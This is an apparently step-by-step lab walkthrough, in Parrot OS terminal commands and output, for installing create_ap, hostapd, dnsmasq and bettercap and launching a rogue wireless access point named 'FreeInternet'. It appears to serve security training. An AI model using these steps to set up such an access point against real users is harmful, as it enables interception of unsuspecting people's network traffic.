


9. In the terminal window, type **apt-get install haveged hostapd git util-linux procps iproute2 iw dnsmasq iptables bettercap** and press **Enter**.




```
sudo apt-get install haveged hostapd git util-linux procps iproute2 iw dnsmasq iptables bettercap - Parrot Terminal
File Edit View Search Terminal Help
[ root@parrot ]-[ ~ ]
# sudo apt-get install haveged hostapd git util-linux procps iproute2 iw dnsmasq iptables bettercap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
bettercap is already the newest version (2:2.29-1parrot2).
bettercap set to manually installed.
dnsmasq is already the newest version (2.85-1).
dnsmasq set to manually installed.
git is already the newest version (1:2.30.2-1).
git set to manually installed.
```

10. Type **cd create_ap** and press **Enter** to navigate to the create_ap repository available at location /root.




```
cd create_ap - Parrot Terminal
File Edit View Search Terminal Help
[ root@parrot ]-[ ~ ]
# cd create_ap
[ root@parrot ]-[ ~/create_ap ]
#
```

11. Type **make install** and press **Enter** to install the create_ap.



```
make install - Parrot Terminal
File Edit View Search Terminal Help
[ root@parrot ]-[ ~ ]
# cd create_ap
[ root@parrot ]-[ ~/create_ap ]
# make install
install -Dm755 create_ap /usr/bin/create_ap
install -Dm644 create_ap.conf /etc/create_ap.conf
[ ! -d /lib/systemd/system ] || install -Dm644 create_ap.service /usr/lib/systemd/system/create_ap.service
[ ! -e /sbin/openrc-run ] || install -Dm755 create_ap.openrc /etc/init.d/create_ap
install -Dm644 bash_completion /usr/share/bash-completion/completions/create_ap
install -Dm644 README.md /usr/share/doc/create_ap/README.md
[ root@parrot ]-[ ~/create_ap ]
#
```


12. Type **cd ..** and press **Enter** to navigate back to the root directory.



```
cd .. - Parrot Terminal
File Edit View Search Terminal Help
[ root@parrot ]-[ ~/create_ap ]
# cd ..
[ root@parrot ]-[ ~ ]
#
```


- In the terminal window, type **ip a** and press **Enter** to display all the available interfaces. Observe the wireless interface (in this case, **wlx687f7467dbf6**) connected to the machine, as shown in the screenshot.

Note: The name of wireless interface might vary in your lab environment.




```

ip a - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
   link/ether 00:0c:29:05:cc:ba brd ff:ff:ff:ff:ff:ff
   inet 10.10.1.13/24 brd 10.10.1.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
   inet6 fe80::82a:a151:e981:5c63/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: wlx687f7467dbf6: <BROADCAST,MULTICAST> mtu 1500 qdisc mq state DOWN group default qlen 1000
   link/ether 68:7f:74:67:db:f6 brd ff:ff:ff:ff:ff:ff
[root@parrot]~#
  
```

- Type **create_ap wlx687f7467dbf6 eth0 FreeInternet** and press **Enter** to launch a rogue access point on the wireless interface.

